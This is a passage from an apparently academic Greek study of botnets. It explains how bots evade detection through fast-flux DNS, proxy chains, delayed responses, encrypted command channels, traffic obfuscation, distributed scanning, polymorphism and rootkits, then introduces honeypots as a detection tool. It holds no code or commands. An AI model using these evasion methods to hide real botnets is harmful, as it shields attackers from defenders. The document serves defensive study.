υπολογιστές (bots) σε ένα botnet περιλαμβάνει το 'Σύστημα Ονομάτων Τομέα' γνωστό ως Domain Name System (DNS). Έτσι όπως ένας πάροχος υπηρεσιών διαδικτύου (ISP) χρησιμοποιεί το δυναμικό DNS για να αντιστοιχήσει ένα όνομα τομέα (domain) σε ένα υπολογιστή με διαφορετική διεύθυνση IP κάθε φορά, έτσι και τα bots περιλαμβάνουν στον κώδικά τους 'σκληρά κωδικοποιημένα' (hard coded) ονόματα τομέων τα οποία έχουν αντιστοιχηθεί από δυναμικούς παρόχους DNS. Μερικά botnets τρέχουν τη δική τους κατανεμημένη υπηρεσία DNS η οποία εκτελείται σε υψηλούς αριθμούς πορτών (high port numbers) ώστε να αποφεύγεται η ανίχνευση από τα προγράμματα ασφαλείας που βρίσκονται στην πύλη (gateway) του δικτύου.


Οι νέες γενιές botnets όμως, πηγαίνουν ένα βήμα ακόμη πιο πέρα χρησιμοποιώντας μια νέα τεχνική που ονομάζεται Fast-flux DNS. Πρόκειται για μια τεχνική που σκοπό έχει την απόκρυψη των ιστοχώρων που παραδίδουν περιεχόμενο ηλεκτρονικού ψαρέματος (phishing) και γενικότερα κακόβουλο περιεχόμενο, χρησιμοποιώντας διαρκώς μεταβαλλόμενα δίκτυα υπονομευμένων υπολογιστών που λειτουργούν ως πληρεξούσιοι (proxies). Αυτή η τεχνική κάνει τα κακόβουλα δίκτυα περισσότερο ανθεκτικά στη ανακάλυψή τους και στα αντίμετρα εναντίον τους [14].

Στα botnets επιπλέον αυτή η τεχνική χρησιμοποιείται για να συνδέσει και να αποκρύψει τους C&C εξυπηρετητές όπως στο κανονικό DNS. Η μεγάλη διαφορά όμως είναι ότι τα ονόματα τομέων (DNS domains) που χρησιμοποιούν τα bots είναι κλεμμένα, υπονομευμένα ή καταχωρημένα (registered) με συνήθως κλεμμένες πιστωτικές κάρτες.

Ο πιο απλός τύπος fast-flux DNS που αναφέρεται ως Single-flux χαρακτηρίζεται από πολλαπλούς μεμονωμένους κόμβους, στην περίπτωση μας τα bots, οι οποίοι εγγράφουν και διαγράφουν τις διευθύνσεις τους σαν μέρος μιας λίστας εγγραφών A (DNS A records) για ένα μοναδικό όνομα τομέα (DNS name). Αυτό συνδυάζει το DNS εκ περιτροπής ανάμεσα στους κόμβους με πολύ μικρές τιμές (συνήθως λιγότερο από 5 λεπτά ή 300 δεύτερα) για το χρόνο ζωής (Time To Live) κάθε κόμβου, έχοντας ως αποτέλεσμα τη συνεχή αλλαγή της λίστας των διευθύνσεων προορισμού για ένα μοναδικό όνομα τομέα. Η λίστα μπορεί να έχει μήκος εκατοντάδων χιλιάδων καταχωρήσεων και κάθε πελάτης (bot) θα δοκιμάσει τις διευθύνσεις IP της λίστας μέχρις ότου συνδεθεί σε κάποια.

Ένας πιο προχωρημένος τύπος fast-flux που ονομάζεται Double-flux χαρακτηρίζεται από πολλαπλούς μεμονωμένους κόμβους, στην περίπτωση μας τα bots, οι οποίοι εγγράφουν και διαγράφουν τις διευθύνσεις τους σαν μέρος μιας λίστας εγγραφών NS (DNS NS records) για τη ζώνη DNS. Δημιουργούνται δηλαδή πολλαπλοί εξυπηρετητές ονομάτων (name servers) για μια ζώνη DNS, παρέχοντας ένα επιπρόσθετο επίπεδο πλεονασμού και βιωσιμότητας των bots μέσα στο κακόβουλο δίκτυο.

Στην παρακάτω εικόνα (πηγή: 'The Honeynet Project' [34]) απεικονίζονται οι δύο τεχνικές που αναφέραμε.



Γράφημα 11: Σύγκριση τεχνικών Fast-flux

4.5. Λειτουργία διακομιστών διαμεσολάβησης

Όπως αναφέρθηκε, οι επιτιθέμενοι χρησιμοποιούν τους υπονομευμένους υπολογιστές ως εξυπηρετητές για να αποφύγουν την ανίχνευση και την αναγνώρισή τους. Οι κρυφές υπηρεσίες πύλης δικτύου και διακομιστή διαμεσολάβησης (gateway & proxy services) στα bots, επίσης υποστηρίζουν τις ενέργειες απόκρυψης των επιτιθέμενων. Οι περισσότερο συχνά παρατηρούμενες λειτουργίες proxy στα botnets περιλαμβάνουν [3]:

- ✓ Generic port redirection
- ✓ HTTP proxy
- ✓ Socks proxy
- ✓ IRC bounce

Η γενική ανακατεύθυνση πορτών (port redirection) επιτρέπει στις εισερχόμενες δικτυακές συνδέσεις που φτάνουν σε κάποιο bot να στέλνονται κατευθείαν σε κάποιον άλλο υπολογιστή. Μπορεί να γίνει ανακατεύθυνση σε οποιαδήποτε υπηρεσία βασίζεται στο πρωτόκολλο IP συμπεριλαμβανόμενων όλων των αιτημάτων TCP και UDP. Η γενική ανακατεύθυνση πορτών μετατρέπει τα bots ως αναπηδήσεις (bounces) μέσω των οποίων οι επιτιθέμενοι μπορούν να κρύψουν την πραγματική τους τοποθεσία. Για παράδειγμα οι botmaster μπορούν να κρύβουν την τοποθεσία τους όταν συνδέονται σε IRC εξυπηρετητές και ελέγχουν το botnet τους. Έτσι αν συνδεθούν διαμέσω υπονομευμένων συστημάτων στην Αμερική, μετά στη Ρωσία, μετά στην Βόρεια Κορέα και τελικά στον IRC εξυπηρετητή, η εύρεση των ιχνών τους μπορεί να είναι αδύνατη. Η ίδια τεχνική μπορεί να χρησιμοποιηθεί για την αποστολή

ανεπιθύμητης αλληλογραφίας, την εκκίνηση επιθέσεων ηλεκτρονικού ψαρέματος (phishing) κτλ.

Ένα πιο συγκεκριμένο παράδειγμα γενικής ανακατεύθυνσης είναι το τούνελ (tunneling) με χρήση του πρωτοκόλλου GRE[14]. Το πρωτόκολλο GRE έχει το πλεονέκτημα να μην περιορίζεται μόνο στη δημιουργία τούνελ για τα πρωτόκολλα TCP και UDP μόνο. Μπορεί να ενθυλακώσει και να παραδώσει σχεδόν κάθε μορφή πακέτου διαμέσου του δρομολογημένου τούνελ.

Οι διακομιστές διαμεσολάβησης HTTP και HTTPS εκτελούνται στα bots και χρησιμοποιούνται για την πρόσβαση σε πηγές του διαδικτύου χωρίς να αποκαλύπτεται η τοποθεσία του επιτιθέμενου, εφόσον οι ιστοχώροι που καταγράφουν τις επισκέψεις μπορούν να δουν μόνο τις διευθύνσεις IP των bots και όχι των επιτιθέμενων. Χρησιμοποιώντας αυτή την τεχνική οι botmasters μπορούν να διεξάγουν επιθέσεις τύπου πλαστών κλικ (click fraud) χωρίς να εντοπίζονται.

Socks είναι ένα πρωτόκολλο που μπορεί να χρησιμοποιηθεί για να προσφέρει υπηρεσίες διαμεσολάβησης (proxy) σε άλλες υπηρεσίες βασιζόμενες στο TCP και το UDP. Όπως συμβαίνει και με τις περισσότερες υπηρεσίες διαμεσολάβησης, ο βασικός σκοπός του 'Socks proxy' πρωτοκόλλου είναι η απόκρυψη της πραγματικής IP διεύθυνσης του επιτιθέμενου. Η πώληση ή ενοικίαση botnets με λειτουργίες 'Socks proxy' για αποστολή ανεπιθύμητης αλληλογραφίας (spam) είναι συχνό φαινόμενο. Επειδή οι μολυσμένοι με bots υπολογιστές είναι καλά κατανεμημένοι σε πολλά δίκτυα ανά τον κόσμο, οι διευθύνσεις IP των proxies είναι απίθανο να συμπεριληφθούν σε μαύρες λίστες χαρακτηρισμένες ως spam διευθύνσεις. Ακόμη όμως και αν εντοπιστούν και μπουν σε μαύρες λίστες, τα bots είναι εύκολο να μετακινηθούν ή να δοθούν προς πώληση ή ενοικίαση για άλλες κακόβουλες επιθέσεις. Αυτοί οι παράγοντες συντελούν σημαντικά στις μικρές πιθανότητες εντοπισμού και μπλοκαρίσματος των αναμεταδοτών spam.

Τέλος, η λειτουργία IRC bounce είναι ένας τύπος υπηρεσίας διαμεσολάβησης για συνδέσεις IRC. Δίνει τη δυνατότητα απόκρυψης του bomaster όταν αυτός εκτελεί ενέργειες σχετικές με το 'Command and Control', αφού συνδέεται στον IRC εξυπηρετητή διαμέσου κάποιου bot. Επίσης προστατεύει τον επιτιθέμενο από άλλους επιτιθέμενους αφού η ζημιά από μια επίθεση άρνησης υπηρεσίας (DDoS) με στόχο τον επιτιθέμενο θα επηρέαζε μόνο το σύνδεσμο του ενδιάμεσου bot-θύματος. Ο επιτιθέμενος θα μπορούσε να χρησιμοποιήσει κάποιο άλλο bot για να αναλάβει και πάλι τον έλεγχο του καναλιού.

4.6. Καθυστέρηση στις αποκρίσεις των bots

Μια τεχνική αποφυγής της ανίχνευσης με καλά αποτελέσματα είναι η εφαρμογή καθυστέρησης στις αποκρίσεις των bots. Τα bots μπορούν να εκτελούν τις

[14] GRE σημαίνει Generic routing encapsulation και είναι ένα πρωτόκολλο που χρησιμοποιείται για τη δημιουργία τούνελ αυθαίρετων πρωτοκόλλων επιπέδου δικτύου όπως τα IP, IPX, IPSec, ICMP, Appletalk, κλπ. μέσα σε άλλα πρωτόκολλα επιπέδου δικτύου. Συνήθως χρησιμοποιείται για τη δρομολόγηση μη-IP πρωτοκόλλων δια μέσου δικτύων βασισμένων στο IP.

εντολές του botmaster εισάγοντας προηγουμένως μια τυχαία καθυστέρηση. Αυτό θα παράκαμπτε τις μεθόδους ανίχνευσης που βασίζονται στο συγχρονισμό και τη χρονική συσχέτιση. Γενικότερα, για μεθόδους ανίχνευσης που βασίζονται στο χρόνο, η τεχνική αποφυγής τους είναι η επιβολή μεγάλων διαστημάτων αποκρίσεων από τα bots και η κατανομή των κακόβουλων δραστηριοτήτων στο χρόνο, έτσι ώστε να περάσουν κάτω από τα ραντάρ ανίχνευσης. Οι τεχνικές ανίχνευσης που αντιστοιχούν τα γεγονότα επιθέσεων με τις κακόβουλες δραστηριότητες των bots μπορούν να παρακαμφτούν αν κατανείμουμε σε σχετικά μεγάλα χρονικά διαστήματα τις δραστηριότητες των bots.

Ο χρόνος απόκρισης δεν είναι ιδιαίτερα σημαντικός στην περίπτωση που η δραστηριότητα των bots αφορά την αναφορά αποτελεσμάτων από τις επιθέσεις που διεξήγαγαν ή την αποστολή πληροφοριών από τους υπολογιστές των θυμάτων τους στο botmaster. Όμως η εφαρμογή αυτή της τακτικής απόκρυψης μειώνει το ρυθμό και την ένταση των επιθέσεων που κάνει ένα botnet, αφού οι επιθέσεις είναι λιγότερο συγχρονισμένες και λιγότερο μαζικές. Σαν παράδειγμα εδώ μπορούμε να αναφέρουμε την επίθεση άρνησης υπηρεσίας (DDoS).

4.7. Κρυπτογράφηση καναλιού C&C

Μια από τις βασικότερες τεχνικές αποφυγής της ανίχνευσης που χρησιμοποιείται ολοένα και περισσότερο στα νέα botnets είναι η κρυπτογράφηση του καναλιού επικοινωνίας των bots με το botmaster. Κρυπτογραφούνται όλα τα δεδομένα που ανταλλάσσονται, όπως τα αρχεία που κατεβάζουν τα bots (π.χ. binaries ή λίστες spam), οι εντολές που στέλνονται στα bots από το botmaster, αλλά και οι αναφορές που στέλνουν τα bots σε αυτόν. Οι εντολείς (botmasters) μπορούν να αναγνωρίζονται μοναδικά από την κατοχή ασφαλών κλειδιών κρυπτογράφησης. Τα bots κρυπτογραφούν τα δεδομένα που θέλουν να αποστείλουν με ένα δημόσιο κλειδί το οποίο περιέχεται στον ίδιο τον κώδικα (λογισμικό) του bot. Μόνο με το ιδιωτικό κλειδί που ο botmaster κατέχει μπορούν τα δεδομένα που συνέλλεξε το bot να διαβαστούν.

Το προφανές πρόβλημα που δημιουργεί αυτή η τεχνική στα συστήματα προστασίας και ανίχνευσης εισβολών είναι ότι αποτρέπει την ανίχνευση στο payload της κρυπτογραφημένης κίνησης. Τα δικτυακά συστήματα ανίχνευσης εισβολών (NIDS) δεν έχουν πρόσβαση στα κλειδιά κρυπτογράφησης έτσι δεν μπορούν να αποκρυπτογραφήσουν τα δεδομένα και η ανάλυση των δεδομένων δεν είναι εφικτή. Από την πλευρά του δικτύου είναι πράγματι δύσκολο να αναλύσουμε την κρυπτογραφημένη κίνηση. Ένα αντίμετρο που προτείνεται στην κρυπτογράφηση είναι η μέτρηση της εντροπίας (entropy) στα κρυπτογραφημένα πακέτα. Αν μετρούσαμε την εντροπία των payloads στις δικτυακές ροές, τότε θα παρατηρούσαμε ομοιότητες ανάμεσα στα διαφορετικά μέλη ενός botnet [17], εφόσον γνωρίζουμε ότι τα bots έχουν ίδια χαρακτηριστικά επικοινωνίας.

4.8. Σύγχυση δικτυακών ροών

Η τεχνική αποφυγής της ανίχνευσης με σύγχυση (obfuscation) στις δικτυακές ροές περιλαμβάνει την εσκεμμένη εισαγωγή πακέτων ή bytes στις ροές που δημιουργούνται από τα μέλη ενός botnet, αλλά και την εσκεμμένη δημιουργία νέων ροών. Μια προχωρημένη τεχνική είναι η τυχαιοποίηση του μοτίβου επικοινωνίας (communication pattern) κάθε ξεχωριστού μέλους ενός botnet, τυχαιοποιώντας για παράδειγμα τον αριθμό των πακέτων ανά ροή, εισάγοντας δηλαδή τυχαία πακέτα στη ροή, και τυχαιοποιώντας τον αριθμό των bytes ανά πακέτο με την εισαγωγή τυχαίων bytes στα πακέτα. Προφανώς ο παραλήπτης γνωρίζει τον τρόπο διαχωρισμού της περιττής πληροφορίας από την χρήσιμη πληροφορία στις ροές και τα πακέτα.

Ειδικότερα στα P2P botnets όπου γίνονται πολλές συνδέσεις καθώς και πολλές ανεπιτυχείς προσπάθειες σύνδεσης λόγω της φύσης της επικοινωνίας, η σύγχυση είναι μεγαλύτερη. Από τη μια μεριά τα bots συνδέονται και αποσυνδέονται από το P2P δίκτυο με μεγάλη τυχαιότητα. Από την άλλη μεριά η δημιουργία πλαστών συνδέσεων δημιουργεί μεγαλύτερη σύγχυση για την τοποθεσία των 'Command and Control' bots. Με τη δημιουργία πολλών συνδέσεων απαιτείται περισσότερος χρόνος για την ανάλυσή τους και συνεπώς περισσότερος χρόνος από τους διαχειριστές για τον εντοπισμό των C&C εξυπηρετητών. Επιπλέον η εισαγωγή τυχαίων πακέτων ή bytes στις P2P ροές κάνει την ανάλυση και ανίχνευση ακόμη πιο δύσκολη.

4.9. Κατανεμημένη σάρωση δικτύων (scan)

Η σάρωση δικτύων (scanning) για εύρεση ενεργών υπολογιστών, ανοικτών πορτών και πιθανώς ευπαθών υπηρεσιών σε υπολογιστές αποτελεί το πρώτο βήμα αναγνώρισης (reconaissance) των στόχων από τους κακόβουλους εισβολείς. Μετά την απόκτηση πληροφοριών για το θύμα επιχειρείται η διείσδυση χωρίς εξουσιοδότηση στο σύστημά του.

Η σάρωση είναι απαραίτητη γιατί αποκαλύπτει ποιες υπηρεσίες είναι διαθέσιμες στους υπολογιστές για εκμετάλλευση (exploit). Θα μπορούσε να επιχειρηθεί άμεση επίθεση σε μια υπηρεσία σε κάποιο υπολογιστή μέσω μιας διεύθυνσης IP, χωρίς να γνωρίζουμε αν ο υπολογιστής αυτός είναι ενεργός και αν πράγματι διαθέτει την υπηρεσία. Για παράδειγμα να γίνει προσπάθεια εκμετάλλευσης κάποιας γνωστής αδυναμίας του IIS web server[15], χωρίς να γνωρίζουμε όμως αν στη διεύθυνση IP του προορισμού είναι ενεργή κάποια μηχανή και πολύ περισσότερο χωρίς να γνωρίζουμε αν η μηχανή αυτή λειτουργεί ως web εξυπηρετητής. Κάτι τέτοιο όμως θα δημιουργούσε περισσότερους συναγερμούς στα προγράμματα ανίχνευσης εισβολών αφού η εκμετάλλευση μιας αδυναμίας του λογισμικού είναι σίγουρα κακόβουλη πράξη. Παρόλα αυτά η τεχνική αυτή θα μπορούσε να χρησιμοποιηθεί σε

[15] IIS σημαίνει 'Internet Information Services' και είναι ένα σύνολο υπηρεσιών βασισμένων στο διαδίκτυο για εξυπηρετητές με λειτουργικό σύστημα Microsoft Windows. Οι υπηρεσίες που προσφέρει είναι η υπηρεσία web (http/https), η υπηρεσία μεταφοράς αρχείων (ftp), η υπηρεσία ηλεκτρονικού ταχυδρομείου (smtp) και η υπηρεσία νέων (nntp).

επίπεδο τοπικού δικτύου όπου ένας υπονομευμένος υπολογιστής θα προσπαθούσε να υπονομεύσει με τη σειρά του τον web εξυπηρετητή του δικτύου με την προϋπόθεση ότι δεν παρακολουθείται η τοπική ενδο-κίνηση, πράγμα που συμβαίνει συχνά.

Η σάρωση των δικτύων μπορεί να ανιχνευθεί σχετικά εύκολα από τα προγράμματα ανίχνευσης, ειδικότερα αν η τεχνική σάρωσης είναι αρκετά επιθετική όταν σαρώνονται δηλαδή πολλές διευθύνσεις IP και πόρτες TCP ή UDP από ένα επιτιθέμενο υπολογιστή μέσα σε λίγο χρόνο. Μια πιο επιθετική τεχνική σάρωσης χαρακτηρίζεται από τον αριθμό των προσπαθειών σύνδεσης που επιχειρείται και από τον τύπο της σάρωσης π.χ. ‘connect scan’, ‘syn scan’, ‘fin scan’ κτλ. Για αυτό το λόγο η τεχνική σάρωσης που χρησιμοποιούν τα bots είναι συχνά κατανεμημένη. Κάθε bot σύμφωνα με τις εντολές του botmaster αναλαμβάνει τη σάρωση ενός συγκεκριμένου τμήματος του δικτύου (ένα μικρό υποδίκτυο) προς επίθεση και ένα συγκεκριμένο μικρό εύρος πορτών. Με αυτό τον τρόπο μειώνονται οι πιθανότητες ανίχνευσης της επίθεσης αφού οι επιχειρούμενες συνδέσεις ξεκινούν από πολλούς υπολογιστές οι οποίοι βρίσκονται σε διαφορετικά γεωγραφικά σημεία.

4.10. Πολυμορφισμός των εκτελέσιμων αρχείων

Ο πολυμορφισμός (polymorphism) είναι μια τεχνική μετάλλαξης του κώδικα ενός εκτελέσιμου προγράμματος (binary), διατηρώντας όμως τον αρχικό αυθεντικό αλγόριθμο άθικτο. Ο πολυμορφισμός δεν είναι κάτι καινούριο στον κόσμο του κακόβουλου λογισμικού αφού χρησιμοποιείται για πολύ καιρό στους ιούς (viruses) και τα σκουλήκια (worms). Παρόλα αυτά τα προγράμματα προστασίας έχουν ακόμη πρόβλημα στον εντοπισμό του πολυμορφικού κακόβουλου λογισμικού.

Οι νέες γενιές bots, όπως είναι το Storm bot, μεταλλάσσουν τα εκτελέσιμα αρχεία και οι bot herders εισάγουν πολλαπλές εκδόσεις στα botnets διαμέσου κάποιου υπονομευμένου υπολογιστή. Εκτιμάται ότι το Storm botnet διένειμε περισσότερες από 40.000 παραλλαγές σε διάρκεια 12 ημερών. Ο χρόνος που χρειάζονται οι εταιρείες προστασίας από το κακόβουλο λογισμικό για να φτιάξουν νέες υπογραφές ή ευριστικές τεχνικές για τα πολυμορφικά εκτελέσιμα δίνει τη δυνατότητα στα bots να μολύνουν πολλούς άλλους υπολογιστές εν τω μεταξύ.

4.11. Χρήση rootkits, απόκρυψη σε επίπεδο πυρήνα

Με τον όρο rootkit εννοούμε κάποιο κακόβουλο πρόγραμμα το οποίο είναι σχεδιασμένο ώστε να αναλαμβάνει το θεμελιώδη έλεγχο (πρόσβαση ‘root’ στο Unix ή ‘administrator’ στα Windows) ενός υπολογιστή χωρίς εξουσιοδότηση φυσικά. Σκοπός είναι να αρπάξει τον έλεγχο του λειτουργικού συστήματος του υπολογιστή. Τυπικά τα rootkits κρύβουν την παρουσία τους ανατρέποντας ή εισβάλοντας στους μηχανισμούς ασφαλείας του λειτουργικού. Για να το πετύχουν αυτό κρύβουν εκτελούμενες διεργασίες (processes), αρχεία και δεδομένα του συστήματος όπως καταχωρήσεις στο μητρώο (registry), τροποποιούν τις διεπαφές προγραμματισμού

εφαρμογών του λειτουργικού συστήματος (Windows API) κτλ. Τα rootkits γίνονται πιο επικίνδυνα αλλά και πιο δύσκολα ανιχνεύσιμα στην περίπτωση που τρέχουν στο επίπεδο του πυρήνα του λειτουργικού συστήματος (kernel). Αυτό γιατί στην ουσία τρέχουν στο ίδιο επίπεδο με το λειτουργικό σύστημα. Στα Windows μπορεί να τρέχουν σαν οδηγοί συσκευών (device drivers) και στο Linux σαν 'loadable kernel modules'.

Πρόσφατα παρατηρείται μια αύξηση στη χρήση rootkit τεχνικών στα κακόβουλα bots. Το Strom bot για παράδειγμα χρησιμοποιεί ένα rootkit το οποίο προσπαθεί να απενεργοποιήσει τα προγράμματα προστασίας από ιούς και να αρνηθεί την εκκίνηση διεργασιών που σχετίζονται με τα προγράμματα αυτά. Ο εντοπισμός του τουλάχιστο στο ίδιο το μηχάνημα είναι ιδιαίτερα δύσκολος, αλλά μπορεί να ανιχνευθεί από τη δικτυακή κίνηση που δημιουργεί προς άλλα μηχανήματα του δικτύου.

Κεφάλαιο 5 - Εργαλεία ανίχνευσης

Είδαμε στο πρώτο κεφάλαιο ότι οι χρήσεις των botnets είναι πολλαπλές, το ίδιο πολλαπλές και σύνθετες είναι και οι επιθέσεις που διεξάγουν. Καμία τεχνολογία από μόνη της δεν μπορεί να ανακόψει όλες τις επιθέσεις και να μας προστατέψει από τα botnets. Για παράδειγμα ο στόχος της κατανεμημένης επίθεσης άρνησης υπηρεσίας (DDoS) είναι βγάλει εκτός υπηρεσίας κάποιον εξυπηρετητή. Ο στόχος της επίθεσης ηλεκτρονικού ψαρέματος (phishing) είναι να προσελκύσει τους χρήστες να επισκεφτούν ένα πλαστό ιστοχώρο (spoofed website) και να τους κάνει να αποκαλύψουν τα προσωπικά τους δεδομένα. Ο στόχος του κακόβουλου λογισμικού που ένα bot μπορεί να ενσωματώσει ποικίλει, από τη συλλογή προσωπικών δεδομένων σε ένα υπονομευμένο υπολογιστή ως την εμφάνιση διαφημιστικών (ads) και την αποστολή ανεπιθύμητης αλληλογραφίας από αυτό. Μια σε βάθος προσέγγιση άμυνας είναι ουσιαστική για την ανίχνευση και το μετριασμό των αρνητικών επιδράσεων από τα botnets.

Το παραδοσιακό φιλτράρισμα πακέτων (packet filtering) και οι τεχνικές που βασίζονται στις πόρτες επικοινωνίας και τις υπογραφές (signatures) δεν μπορούν αποτελεσματικά να αντιμετωπίσουν τα botnets τα οποία δυναμικά και ταχύτατα αλλάζουν τον κώδικα εκμετάλλευσης ευπαθειών (exploit code), αλλάζουν το κανάλι επικοινωνίας (control channel) και καταφεύγουν στη ‘μεταπήδηση πορτών’ (port hopping) ή χρησιμοποιούν κοινές πόρτες όπως οι 80 (http) και 443 (https) και χρησιμοποιούν τους υπονομευμένους υπολογιστές για διαφορετική κάθε φορά χρήση [9].

Στις μέρες μας, μια ποικιλία ανοιχτού λογισμικού και εμπορικών εργαλείων χρησιμοποιείται για την ανίχνευση των botnets. Πολλά από αυτά χρησιμοποιούν κάποιες τεχνικές ανίχνευσης από αυτές που αναφέραμε στο αντίστοιχο κεφάλαιο, όπως η ανάλυση των δικτυακών ροών (π.χ. το Cisco NetFlow[16]), η ανίχνευση βασισμένη στη συμπεριφορά, έχοντας πρώτα αποτυπώσει τη συμπεριφορά του δικτύου υπό κανονικές συνθήκες ώστε να αναγνωρίσουν μη κανονικά μοτίβα κίνησης όπως η DDoS κίνηση κτλ.

Στη συνέχεια θα αναφέρουμε τρία εργαλεία ανίχνευσης και μετρίασης των επιδράσεων από τα botnets, τα οποία και χρησιμοποιήσαμε στις δοκιμές μας για την καταγραφή και ανίχνευση κακόβουλων επιθέσεων. Πρόκειται για τα ‘Honeypots’ τα οποία βοηθούν περισσότερο στην ανάλυση των επιθέσεων, το ‘Snort’ και το ‘BotHunter’ τα οποία έχουν δυνατότητες ανίχνευσης βασισμένες στις υπογραφές αλλά και τη συμπεριφορά.

5.1. Honeypots

[16] Το ‘NetFlow’ είναι ένα πρωτόκολλο δικτύου που αναπτύχθηκε από την εταιρεία Cisco για να εκτελείται σε συσκευές με λειτουργικό σύστημα Cisco IOS με σκοπό τη συλλογή πληροφοριών από

Τα Honeypots είναι συστήματα τα οποία προσποιούνται ότι είναι αληθινοί στόχοι, ώστε να δεχτούν επιθέσεις και τελικά να παραβιαστούν. Τα honeypots παρακολουθούνται ώστε να είναι εφικτή η καταγραφή των ενεργειών των επιτιθέμενων και να γνωστοποιούνται οι τεχνικές και τα εργαλεία τα οποία χρησιμοποίησαν για την εισβολή. Είναι χρήσιμα για να αποσπούν και να μπερδεύουν κάποιον από τα υπόλοιπα μηχανήματα ενός δικτύου, να ειδοποιούν για νέους τρόπους επιθέσεων/ευπαθειών, να παρέχουν ανάλυση σε μεγάλο βάθος του τι έγινε κατά τη διάρκεια μιας επίθεσης αλλά και μετά από αυτή. Ένας τρόπος λοιπόν για να εντοπίσουμε καινούργιες ευπάθειες συστημάτων (vulnerabilities) είναι να εγκαταστήσουμε συστήματα σε ένα δίκτυο και να τα παρακολουθούμε, ενώ περιμένουμε ότι κάποια στιγμή θα παραβιαστούν. Αφού τα συστήματα αυτά δεν είναι σχεδιασμένα να έχουν κάποια παραγωγική χρήση, κάθε προσπάθεια για επικοινωνία με αυτά τα συστήματα από το δίκτυο είναι εξορισμού ύποπτη και πρόκειται για προσπάθεια επίθεσης. Η αξία τους καθορίζεται από την πληροφορία που μπορεί να εξαχθεί. Τα ίδια τα συστήματα δεν έχουν κάποια αξία για τον διαχειριστή τους μιας και δεν τρέχουν υπηρεσίες κάποιας αξίας και δεν υπάρχουν πολύτιμα δεδομένα. Μια επίθεση που δεν είναι γνωστή μέχρι στιγμής μπορεί να ανιχνευτεί παρακολουθώντας την κίνηση που φεύγει από το honeypot.

Μια συλλογή από συστήματα honeypots ονομάζεται **Honeynet** και συνήθως αποτελείται από διαφορετικού τύπου honeypots, δηλαδή συστήματα με διαφορετικές υπηρεσίες και λειτουργικά συστήματα, ώστε να συγκεντρώνονται ταυτόχρονα δεδομένα από διαφορετικά συστήματα αλλά και να αποτελούν ένα περισσότερο αληθοφανές δίκτυο. Μερικές φορές μάλιστα σχεδιάζονται ώστε να αποτελούν ολοκληρωμένα αντίγραφα δικτύων ή παραγωγικών συστημάτων.

5.1.1 Διακρίσεις honeypots

Υπάρχουν δυο διακρίσεις για τα διάφορα είδη honeypots: τα φυσικά και τα εικονικά, καθώς επίσης τα υψηλής και τα χαμηλής αλληλεπίδρασης.

- ✓ Ένα **φυσικό honeypot** είναι ένα πραγματικό μηχάνημα με τη δικιά του IP διεύθυνση. Μπορεί να τρέχει οποιοδήποτε λειτουργικό σύστημα - Linux, Unix, Windows, Mac Os, κτλ. - και οποιαδήποτε υπηρεσία του ορίσουμε – π.χ. www, mysql, ή ftp.
- ✓ Ένα **εικονικό honeypot** είναι ένα υπολογιστικό σύστημα που φιλοξενεί μερικά εικονικά μηχανήματα (virtual machines), δεν πρόκειται δηλαδή για πραγματικά μηχανήματα αλλά για προσομοίωση συστημάτων σε κάποιον υπολογιστή. Αυτό προσφέρει πολύ ευκολότερη συντήρηση και λιγότερες φυσικές απαιτήσεις. Για εικονικά honeypots χρησιμοποιείται συχνά λογισμικό όπως το Vmware[17] ή το User-mode Linux[18]. Με ένα δυνατό σε ισχύ

κίνηση IP στο δίκτυο.

[17] Το 'VMWare' (Virtual Machine) είναι λογισμικό που έχει τη δυνατότητα να παρέχει ένα πλήρως εικονικό σύνολο από υλικό (hardware) σε ένα λειτουργικό σύστημα το οποίο φιλοξενείται (guest) από

μηχάνημα μπορεί να τρέχουν αρκετά διαφορετικά λειτουργικά συστήματα, το καθένα από τα οποία θα έχει τη δική του IP διεύθυνση και μπορούν να δημιουργηθούν ακόμα και αυθαίρετες δικτυακές τοπολογίες.

Με διάκριση την αλληλεπίδραση, δηλαδή το βαθμό δραστηριότητας που επιτρέπεται να έχει ένας επιτιθέμενος σε ένα honeypot, μπορούμε να τα διαιρέσουμε σε χαμηλής και υψηλής αλληλεπίδρασης.

